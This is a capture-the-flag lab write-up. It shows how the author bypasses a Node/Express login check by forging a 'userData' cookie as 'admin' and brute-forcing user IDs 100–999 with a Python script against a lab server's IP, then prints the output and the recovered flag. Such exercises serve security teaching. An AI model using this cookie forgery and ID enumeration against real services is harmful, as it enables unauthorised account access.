

Lab5 CTF Writeup


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1. Jiaran!!!

First I read the target code of this problem and find this function. I found that if we use the right **user name** and **user ID** in **cookie**, we will get the final flag.

```
app.get("/", (req, res) => {
  const admin = users.find(u => u.username === "admin")
  if(req.cookies && req.cookies.userData && req.cookies.userID) {
    const {userID, username} = req.cookies.userData
    if(req.cookies.userID === admin.userID) res.render("home.ejs", {username: username, flag: process.env.FLAG})
    else res.render("home.ejs", {username: username, flag: "no flag for you"})
  } else {
    res.render("unauth.ejs")
  }
})
})
```

So, I choose to use **Burp suite** to check what this requests look like, and then I found this:



use python to try User id form 100 to 1000:

```
import requests
import re

url = "http://103.102.44.218:10003"
for cookie_id in range(100, 1000):
    cookies_mod = {'userData': f'j%3A%7B%22userID%22%3A%22' + str(cookie_id) + "%22%2C%22username%22%3A%22admin%22%7D"}
    response = requests.get(url, cookies=cookies_mod)
    json_response = response.content.decode()
    #print(json_response)
    search_obj = re.search('Jiaran:</strong> (.*)</p>', json_response)
    print(cookie_id)
    print(search_obj, end="\n")
```

then I found 822 is right

```
817
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
818
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
819
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
820
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
821
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
822
<re.Match object; span=(1332, 1440), match='Jiaran:</strong> flag{j1ar4N_My_l0Ve!!!be7f6b6834>
```

Here is my flag:

hi, admin

bili_114514: Just purchase governor for Jiaran!

Diana: ¥ 19,998 per month?

bili_114514: It's fine!

bili_1919810: 666666666666

Jiaran:

flag{j1ar4N_My_l0Ve!!!be7f6b68340a1d7943d8570f4aa2658331b330012e399bf1ec03fdcbaf564eba}

Log out